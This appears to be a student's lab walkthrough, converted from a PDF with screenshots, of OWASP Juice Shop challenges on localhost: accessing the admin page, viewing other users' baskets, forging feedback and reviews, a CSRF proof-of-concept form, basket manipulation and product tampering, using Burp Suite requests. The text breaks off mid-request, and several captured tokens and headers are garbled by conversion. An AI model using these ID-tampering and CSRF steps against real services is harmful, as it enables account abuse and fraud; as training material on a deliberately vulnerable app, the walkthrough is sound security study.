
1. write web3-sandbox in url as shown and you will enter it



2. Admin Section

- Steps:

1. Write administration in url



3. View Basket

- Steps:

1. Open basket and the inspection

Your Basket (admin@juice-sh.op)

Product	Quantity	Unit Price
Apple Juice (1000ml)	2	1.99
Orange Juice (1000ml)	3	2.99
Eggfruit Juice (500ml)	1	8.99

Total Price: 21.94

Checkout

You will gain 1 Bonus Points from this order!

2. Find 1 in file name and you will see the different products in the basket

Network

Request	Response
/apple_juice.jpg	{ "id": 1, "name": "Apple Juice (1000ml)", "description": "The all-time classic.", "price": 1.99 }

- change 1 to 2 or 3 which is different basket then send it and you solve it

```

{
  "status": "success",
  "id": 3,
  "Userid": 3,
  "createdAt": "2025-03-08T08:32:42.776Z",
  "updatedAt": "2025-03-08T08:32:42.776Z",
  "Products": [
    {
      "id": 4,
      "name": "Raspberry Juice (1000ml)",
      "description": "Made from blended Raspberry Pi, water and sugar."
    }
  ]
}

```

4. Five-star Feedback

- Steps:


- Access the administration page then you can easily delete any feedback you want

Author	Feedback	Rating
admin@juice-sh.op	Great shop! Awesome service!	★★★★★
jim@juice-sh.op	Nothing useful available here!	★
bender@juice-sh.op	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray..."	★
bjoern.kimminich@gmail.com	This is the store for awesome stuff of all kinds!	★★★★★
ciso@juice-sh.op	Never gonna buy anywhere else from now on! Thanks for the great service!...	★★★★★
support@juice-sh.op	Keep up the good work! (anonymous)	★★★
morty@juice-sh.op		

5. Forged Feedback

- Steps:


1. Open burpsuite browser then open customer feedback and send feedback



The screenshot shows the OWASP Juice Shop application's 'Customer Feedback' page. The form fields are filled as follows:

- Author: ***in@juice-sh.op
- Comment: asdff
- Rating: 5/160
- CAPTCHA: Result: 97

The 'Submit' button is visible at the bottom of the form.



The Burp Suite interface shows the forged request payload:

```

Request
Pretty Raw Hex
{
  "comment": "asdf ( ***in@juice-sh.op )",
  "rating": 4,
  "captcha": "97",
  "author": "***in@juice-sh.op"
}
  
```

The Response tab shows the raw response from the server, which includes a large session cookie and other headers.

2. Change user id to another one and send
3. And you successfully solved it

Request

```
Pretty Raw Hex
Pretty: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: consent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXNziIwZGFOYSlGeypJpZCIGMwadXNlcm5hbWUlO1IiLCJiWFpbCI6inFkbWLuQGp1aWNLXN0Lm9iIiwlciGFez3dvcnQLOIiMTkyMDIzYtDfQ03MzI1MDUxNjYvY2FzZDk4EAI2Z2LUSKA0L1AiMjcmAC4wLjEILCjwca9amW139NzA1O13hc3NldHvchVzbGlJL2LYWdicy9lcGxvYWRzL2RLZaFlbHRBZG1pbis5wmcjLCJ0b3RvL2Vi/cmV0IioliIiwlciXNBY3RpduUlOnRvdWUs1anV2WF02WRBdCI6iIiWmJtMDMMD0gMDgM2IGNDaUfMjYiCswMDoWMCIsInVwZGF02WRBdCI6iIiWmJtMDMMD0gMDgM2IGNTMfUD0gIiCswMDoWMCIsInRlbGV02WRBdCI6bnVsbbH0sImh1IiCtCfOTyNDRfWuLsKGfPfIyY898E3Mv6_gnM1KA_Pc3vrxzOZOKPLSefxKafvz595C5qS3fes3zNaHicYZq8n8nP6o5PnuuzzoyNkfjgJ9fehUeRyizRGVJIGH9ufcCComment100..KeepAlive
{
  "userId": 3,
  "captchaId": 2,
  "captcha": "97",
  "comment": "asdff (**in@juice-sh.op)",
  "rating": 4
}
```

Response

```
1. HTTP/1.1 201 Created
2. Access-Control-Allow-Origin: *
3. X-Content-Type-Options: nosniff
4. X-Frame-Options: SAMEORIGIN
5. Feature-Policy: payment 'self'
6. X-Content-Type-Options: jobs
7. Location: /api/feedbacks/10
8. Content-Type: application/json; charset=utf-8
9. Content-Length: 175
10. ETag: W/"af-kxhvrgnA6pMv7eRE4aljlsUE"
11. Vary: Accept-Encoding
12. Date: Sat, 08 Mar 2025 09:02:29 GMT
13. Connection: keep-alive
14. Keep-Alive: timeout=5
15.
16. {
    "status": "success",
    "data": {
        "id": 10,
        "userId": 3,
        "comment": "asdff (**in@juice-sh.op)",
        "rating": 4,
        "updatedAt": "2025-03-08T09:02:28.452Z",
        "createdAt": "2025-03-08T09:02:28.452Z"
    }
}
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 4
- Request headers: 18
- Response headers: 13

Target: http://localhost:3000

You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)

Customer Feedback

Author: ***in@juice-sh.op

Comment *

Rating

CAPTCHA: What is 8-7*1 ?

Result *

Submit

6. CSRF

- Steps:

1. Open burpsuite browser then open profile page and enter any username

The screenshot shows the Burp Suite interface in Intercept mode. A Firefox browser window is open to the 'OWASP Juice Shop' profile page at `localhost:3000/profile`. The page displays a user profile with a placeholder image of a person in a hooded cloak. The 'User Profile' section includes fields for 'Email' (set to `admin@juice-sh.op`) and 'Username' (set to `kmmmm`). Below these fields is a 'Set Username' button. On the left, the 'Request' tab of the Burp Suite interface shows the raw POST request sent to the profile endpoint. The request includes various headers such as 'Content-Length', 'Cache-Control', and 'sec-ch-ua', and a body containing the updated 'Username' value.

```
POST /profile HTTP/1.1
Host: localhost:3000
Content-Length: 14
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: Linux
Accept-Language: en-US,en;q=0.9
Origin: http://localhost:3000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
```

2. Then use burpsuite and take request to CSRF POC Generator

The screenshot shows the Burp Suite interface in Proxy mode. A Firefox browser window is open to the same profile page. The 'Request' tab in the Burp Suite interface displays the same POST request to `http://localhost:3000/profile` that was captured in Intercept mode. The 'Inspector' tab on the right shows details about the request, including attributes, query parameters, body parameters, cookies, and headers. The request body contains the updated 'Username' value.

```
POST /profile HTTP/1.1
Host: localhost:3000
Content-Length: 14
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: Linux
Accept-Language: en-US,en;q=0.9
Origin: http://localhost:3000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
```

CSRF PoC Generator

REQUEST

```

Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIwiZGF0
YSI6eyJpZC16MSwidXNlcm5hbWUiOiiLCjbWFpbCl6ImFkbWluQGp1aWNlXNoLm9wl
iwicGFzc3dvcmQiOiIwMTkyMDIzYTDiYmQ3MzI1MDUxNmYnNjlkZjE4YjUwMCIsInjvbG
Ul0ijhZG1pbislmRibHV4ZVRva2VujoIiwbGFzdExvZ2luSXAlOlxMjcuMC4wLjE1Cjw
cm9naWxlSWI1hZ2ZUOjhC3NidHMvchHvibGjL2tYDlcly91cGxvYWR2L2RlZmF1bhHRB
ZG1pb15wbmcILjOb3RwU2VjcmV0joilwiiaXNBY3RpdmUlOnRydWUsImNyZWFOZ
RBdc16ijlwMjUtMDMtMDgMDg6NTMuODg1CswMDowMCislmRllGV0ZWRBdCi6bnV
sbHosimlhcd16MTc0MTQyNDQOQXOsKGIPET1y789BE3majeg_gNM1kAPcjnFKZakn0
vPOWOIp5krfGEmWPPWPwLa685faZEKBVcDSruV6-
WGbyRZt1zcp3vrz0ZOKPCL9efXmafVz59C5q53fms9zWaMHcYZq8n8WF6o5Rnuuzo
YMkfjg9fehUeRyzRGVJGMqfm;
continueCode=QbKYvEwpXdw0HoTNilu9hKcvfwHgh1lPvuYniPrsLpt87lq6ujvdV4n92
6rk
Connection: keep-alive
username=kmmmm

```

Generate PoC Form

CSRF PoC FORM

```

<html>
  <body>
    <form method="POST" action="https://localhost:3000/profile">
      <input type="hidden" name="username" value="kmmmm"/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>

```

Copy It **Save as HTML**

3. Change the value of username and write it in real time html editor then click submit by this you solve it successfully

Burp Project

OWASP Juice Shop

Real-time HTML Editor

```

<html>
  <body>
    <form method="POST" action="https://localhost:3000/profile">
      <input type="hidden" name="username" value="kfffff"/>
      <input type="submit" value="Submit">
    </form>
  </body>
</html>

```

Submit

Event log (1)

7. Forged Review

- Steps:

1. Open burpsuite browser and sign in by any account then open product and write any review

The screenshot shows a browser window on a Debian 10.x 64-bit system. The URL is localhost:3000/#/. The page displays the 'All Products' section with an Apple Pomace item. A review modal is open, showing a message input field containing 'aaaaaaa'. The Burp Suite interface is visible on the left, showing the raw request and response.

2. Use burpsuite to get request

The screenshot shows the Burp Suite Community Edition v2025.1.1 - Temporary Project. The Target tab is selected, and the address is http://localhost:3000. The Request tab shows the captured HTTP request for the forged review. The message field contains 'aaaaaaa' and the author is 'admin@juice-sh.op'. The Response tab shows the captured response, and the Inspector tab shows the request attributes, query parameters, cookies, and headers.

3. Change the email to another one and send it

Burp Suite Community Edition v2025.1.1 - Temporary Project

Target: http://localhost:3000

Request	Response	Inspector
<pre>Pretty Raw Hex APPLEWENK17/35/7-9B TRHMPLE_LIKE WECK0J_Uchrome/135.0.0.0 Safari/537.36 Accept: application/json, text/plain, */* Content-Type: application/json Origin: http://localhost:3000 DNT: 1 Sec-Fetch-Mode: cors Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/ Accept-Encoding: gzip, deflate, br Cookie: language=en; welcomebanner_status=dismiss; continueCodes=ObKyEwpXdwvH0NnlJShKcvf4HgHilpuYnIPrsLpI87Iq6JvdV4n9n26rk ; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdwNjZNN zliwiZGF0YSIGiEyJpZC1GNSwdXNlcm5hbWUlJrbWltbSisImVtYWhsIj0 iYWRtaW4iMSA0MDAwMSAxMjAyMjAxMSAxMjAyMjAxMSAxMjAyMjAxMSAxMjAyMjAx zH1UwNTc2ZjZ0ODRmOTQyMjIwMTAwIjivicepsZGmJmk0Ij0iLwZ0YxdwNlV09 rZM4iO1I1JlsawMyw1N1Z2V2Lz3WvbG9nZHMnZGVmYXVsDEfkhwUlnBuZyIsInR Ocy9wdWJsawMyw1N1Z2V2Lz3WvbG9nZHMnZGVmYXVsDEfkhwUlnBuZyIsInR vdIBTzWNYZk01O1I1LcJpcOF)dgL2Z516dHJ129wiy131YXRlZEFOjoiMjA yNSoWMy0OfOwvOT0lMTe0S44NzRi1w1dXBKYXRLZEFOjoiMjAyNSoWMy0 wPQ0vOwvO1Nj01OC4SNPDI11Mz1GVSzXRLZEFOjipjwWsfSw1WF01joxNzQ xNDY0Q0vOwvO1Nj01OC4SNPDI11Mz1GVSzXRLZEFOjipjwWsfSw1WF01joxNzQ xNDY0Q0vOwvO1Nj01OC4SNPDI11Mz1GVSzXRLZEFOjipjwWsfSw1WF01joxNzQ 1auhjLaPr1bYvfmadGPZ6GMIfi123r7ALL_1oewUfQv2ot1jAf5vvv3zHW IRwzcacEVC-sy2-ohIpuYZhPomox2ZYg2cWk-Bhg_wQGOvcJ-EdcLv4d8tKs xhA Connection...keep-alive { "message": "aaaaaaa", "author": "test@yahoo.com" } </pre>	<pre>Pretty Raw Hex Render 1. HTTP/1.1 200 OK 2. Access-Control-Allow-Origin: * 3. X-Content-Type-Options: nosniff 4. X-Frame-Options: SAMEORIGIN 5. Feature-Policy: payment 'self' 6. X-Recruiting: /#/jobs 7. Content-Type: application/json; charset=utf-8 8. Content-Length: 29 9. ETag: W/"14-Y53wxE/mabSikKcT/WualL1N65U" 10. Vary: Accept-Encoding 11. Date: Sat, 08 Mar 2025 10:13:23 GMT 12. Connection: keep-alive 13. Keep-Alive: timeout=5 14. 15. { "status": "success" }</pre>	<p>Request attributes: 2</p> <p>Request query parameters: 0</p> <p>Request cookies: 5</p> <p>Request headers: 18</p> <p>Response headers: 12</p>

Done 409 bytes

Real-time HTML Editor | Hackify CSRF PoC Generator | OWASP Juice Shop | Directory Listing: /pub/fir ...

localhost:3000/#/search

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

OWASP Juice Shop

The server has been restarted: Your previous hacking progress has been restored automatically.

You successfully solved a challenge: Forged Review (Post a product review as another user or edit any user's existing review.)

All Products

	Apple Juice (1000ml) 1.99¤		Apple Pomace 0.89¤		Banana Juice (1000ml) 1.99¤
--	-------------------------------	--	-----------------------	--	--------------------------------

8. Manipulate Basket

- Steps:

1. Open burpsuite and add product to basket then click forward until get “/api/basketitems/” and send it to repeater

The screenshot shows a browser window displaying the OWASP Juice Shop website. The page title is "All Products". It lists two items: "Apple Juice (1000ml)" priced at 1.99€ and "Apple Pomace" priced at 0.89€. Each item has an "Add to Basket" button. To the left of the browser, the Burp Suite interface is visible, showing a captured request for the product list.

The screenshot shows the Burp Suite Community Edition interface. The "Proxy" tab is selected. A list of captured requests is shown, with one specific request highlighted: "Request to http://localhost:3000 [127.0.0.1]". The URL for this request is "http://localhost:3000/rest/basket/6".

The screenshot provides a detailed view of the Burp Suite Request and Inspector panes. The Request pane displays a complex JSON payload for a basket item, including fields like "id", "name", "price", and "quantity". The Inspector pane shows various request attributes such as "Request attributes", "Request query parameters", "Request body parameters", "Request cookies", and "Request headers".

Request

```

1 GET /api/BasketItems/9 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOjJzdwNjZWNzLiw1ZGF0YS1iZyJ9LCJ1I-3iVzZjQjYm11TjoiLi-w2OjIaW-2OjJ0ZvN0qfIhaG
2dphk1w2j0sMC4wJzAuMhC1sInbyp22phcRz12SI619hcn3NLdHhvchV1bGljL2tjYhd1cy91cGxvYmRz12RI_ZeF1bHoUc32nIiwiwd90cFnY3J1dC1G1sIs1nLx
0WNOxaXZL1jIp0cnVlLCj;cmVhdGvK0X0j0IyMD11LTAzLTAA4IDEw0jEy0jUzLjA4NyArMDA6MDA1LCj1cGPhdGvK0X0j0IyMD11LTAzLTAA4IDEw0jEy0jUzLjA4NyA
rMDA6MDA1LCj2Kw1ldGVk0X0j0m51bGx9LcJpYXQl0)E3NDE0MzA3MjZ9.D4k9yXAJhGg1dbCCe39nYGHd2ME1jOyPWQxbBbdXfPuwRguxfz1r0b1bFFrcfIeV8B
cx12Lh-cG1g1htO1e1u8jN8lXBMSPNMp71bvSVAGCPAdcXT6mFh40DR76noiHe8rpdcVNRIr0p0nBmSKQcS6VcOpU_dgDVmc
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*

```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	5
Request headers	15

2. Add BasketId: “5” and change ProductId: 2 and add Content-Type: application/json then send it

Request

```

10:POST /api/BasketItems/9 HTTP/1.1
11:Content-Type: application/json, text/plain, */*
12:Origin: http://localhost:3000
13:Sec-Fetch-Site: same-origin
14:Sec-Fetch-Mode: cors
15:Referrer: http://localhost:3000/
16:Accept-Encoding: gzip, deflate, br
17:Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=Qm94cHJvZDwvOH0tN1uSHKcvfHgh1lpuYIPrs1ptB71q6UjvdV4n92rk
; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOjJzdwNjZWNzLiw1ZGF0YS1iZyJ9LCj1sInVzZjQjYm11TjoiLi-w2OjIaW-2OjJ0ZvN0qfIhaG
2dphk1w2j0sMC4wJzAuMhC1sInbyp22phcRz12SI619hcn3NLdHhvchV1bGljL2tjYhd1cy91cGxvYmRz12RI_ZeF1bHoUc32nIiwiwd90cFnY3J1dC1G1sIs1nLx
0WNOxaXZL1jIp0cnVlLCj;cmVhdGvK0X0j0IyMD11LTAzLTAA4IDEw0jEy0jUzLjA4NyArMDA6MDA1LCj1cGPhdGvK0X0j0IyMD11LTAzLTAA4IDEw0jEy0jUzLjA4NyA
rMDA6MDA1LCj2Kw1ldGVk0X0j0m51bGx9LcJpYXQl0)E3NDE0MzA3MjZ9.D4k9yXAJhGg1dbCCe39nYGHd2ME1jOyPWQxbBbdXfPuwRguxfz1r0b1bFFrcfIeV8B
cx12Lh-cG1g1htO1e1u8jN8lXBMSPNMp71bvSVAGCPAdcXT6mFh40DR76noiHe8rpdcVNRIr0p0nBmSKQcS6VcOpU_dgDVmc
18:Connection: keep-alive
19:Content-Type: application/json
20:
21: {
    "ProductId":1,
    "BasketId":5,
    "quantity":1,
    "BasketId":2
}

```

Response

Inspector

Request attributes	2
Request query parameters	0
Request cookies	5
Request headers	18

Burp Suite Community Edition v2025.1.1 - Temporary Project

Request

```
Pretty Raw Hex In  
Accept: application/json, text/plain, */*  
Content-Type: application/json  
Origin: http://localhost:3000  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: http://localhost:3000/  
User-Agent: node-fetch/2.6.1  
Cookie: language=en; welcomebanner_status=dismiss;  
cookieconsent_status=dismiss; continueCode=  
QbKYVevpXdw0H0T1u9hkcvfwHgH1lpuYnIPsrLp1B71q6ujvdV4n926rk  
; token=801JWV01LLCJhbCc1O1JSUzI1N1J9-eYJzGFD0dXMLOJ1zdnN1ZxN  
z1ivz2GFOyS16eyJpZC1Gh1Is1nvz2XkuvW11j01i1ivzDmNhaW1o1J020m  
09H1haG9vLnhvbS1slnbh3N3b33kj1j01jTheMMyxNdmNDRnD1:2NGL2yzk  
SGRLZTgyNzeXKGHL1Cjyb2x1Ij0i1y3vzdGMzX11lCNzWx1eGVub2t1b11  
61is1nxhc3RMb2dpbk1Wj0i1mWv1AuK1sInByb2ppbGVjbmWzSL1619  
hsMp1h4VHvWj1L2w1j120t1W1ch00R3f9Q16aPdF5f2029159  
QcFNLV3J1I6127L7C1I2004X21j0cnv1LCCjcvhdGVK-OX0101jM01  
1lTAz1TA41DEw0)Ey0)Uz1jA4NyArMDAGMDA1LC1cGrhdGVK-OX0101jM01  
1lTAz1TA41DEw0)Ey0)Uz1jA4NyArMDA6DA1LCj2Wk1dGVK-OX01051bGx  
9LcJpyXQ10)E9NDE0MhA3Mj29: D4k9yXAjhg1dbCrc399YGH2MEijOyPW  
KoHhXmEYhjPq17vz2fz1r0biPFrcK1fEv8Bcx12Lh-c61q1htQ1e1UBjN8L  
X0E9MMhP7itbvSVAGCPAdcXT6mPh400Rr76noirHeprdcVNRLrOp0WnBm  
K0c56Vcp0u_DpVh
```

Response

```
Pretty Raw Hex Render  
1 HTTP/1.1 200 OK  
2 Access-Control-Allow-Origin: *  
3 X-Content-Type-Options: nosniff  
4 X-Frame-Options: SAMEORIGIN  
5 Per-Cookie-Policy: payment 'self'  
6 X-Reclutin: /#jobs  
7 Content-Type: application/json; charset=utf-8  
8 Content-Length: 157  
9 Etag: W/"85d1a11a0eXJbm8LRASwvKZwM"  
10 Vary: Accept-Encoding  
11 Date: Sat, 08 Mar 2025 10:55:54 GMT  
12 Connection: keep-alive  
13 Keep-Alive: timeout=5  
14 {  
    "status": "success",  
    "data": {  
        "id": 10,  
        "ProductId": 2,  
        "BasketId": "6",  
        "quantity": 1,  
        "BasketId": "5"  
    }  
}  
15 }
```

Inspector

Request attributes: 2
Request query parameters: 0
Request cookies: 5
Request headers: 18
Response headers: 12

OWASP Juice Shop

You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)

quest

5% Hacking Challenges

0% Coding Challenges

5/169 Challenges Solved

Difficulty Status Tags

9. Product Tampering

- Steps:

1. Open burpsuite and open /api/products then select the required product which will be 9

Session 1 (Successful Request):

```

1. GET /api/products/9 HTTP/1.1
2. Host: localhost:3000
3. sec-ch-ua-platform: "Linux"
4. Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXN1IiwidmFsdWUiOjE2MjQwMDA4NjMwOTkxNjIyfQ.00Hlha9vLanhs5IsInBve3NB83u5j5jTmHnDqQmJhWdD9nD2NLGL2Yzh5OGRLZTygNzExMGtlLCJybv2x1Ijoi3vzG9XZ1JLCjk2w1leGVub2t1b1p1611sImlxh3P#b2dpbk1wZi0iMC4wLjAuMC1sInhb22pbGVbWFhZSI1w619hc3NldhMvCCh162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG9Ofp7rJ1u162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG91LTAtzL4410Ew0Ey0jUzljA4NyArHdAGhDAlLcJk2w1ldGvkGxGloMe1bGx9LCJpYXQ1OjE3NDE0MzA9M.29.D4K9yXAJhGg1dbCcRe39NyGh2MEijOyPwKqxBdXfpvRGuufZiObibFPcKFfeEvBcxl2Lh-cG6iqIhtQ1zIUbNBLK0cSG0OpwDpBvHc
5. Accept-Language: en-US;q=0.9
6. Accept: application/json, text/plain, */*
7. sec-ch-ua: "Chromium";v="133", "Not:A-Brand";v="99"
8. User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9. sec-ch-ua-mobile: ?0
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: cors
12. Sec-Fetch-Dest: empty
13. Referer: http://localhost:3000/
14. Accept-Encoding: gzip, deflate, br
15. Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXN1IiwidmFsdWUiOjE2MjQwMDA4NjMwOTkxNjIyfQ.00Hlha9vLanhs5IsInBve3NB83u5j5jTmHnDqQmJhWdD9nD2NLGL2Yzh5OGRLZTygNzExMGtlLCJybv2x1Ijoi3vzG9XZ1JLCjk2w1leGVub2t1b1p1611sImlxh3P#b2dpbk1wZi0iMC4wLjAuMC1sInhb22pbGVbWFhZSI1w619hc3NldhMvCCh162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG9Ofp7rJ1u162L2tWMIy31cGxwZ2RlZmFlbHOUc3ZnIlw1dG91LTAtzL4410Ew0Ey0jUzljA4NyArHdAGhDAlLcJk2w1ldGvkGxGloMe1bGx9LCJpYXQ1OjE3NDE0MzA9M.29.D4K9yXAJhGg1dbCcRe39NyGh2MEijOyPwKqxBdXfpvRGuufZiObibFPcKFfeEvBcxl2Lh-cG6iqIhtQ1zIUbNBLK0cSG0OpwDpBvHc
16. If-None-Match: W/"287-5U10Gr1a7ZQf24BMbWGbW1TvDE"
17. Connection: keep-alive
18. Content-Length: 263
19. Content-Type: application/json
20.
21.

```

Session 2 (Modified Request):

```

1. GET /api/products/9 HTTP/1.1
2. Host: localhost:3000
3. sec-ch-ua-platform: "Linux"
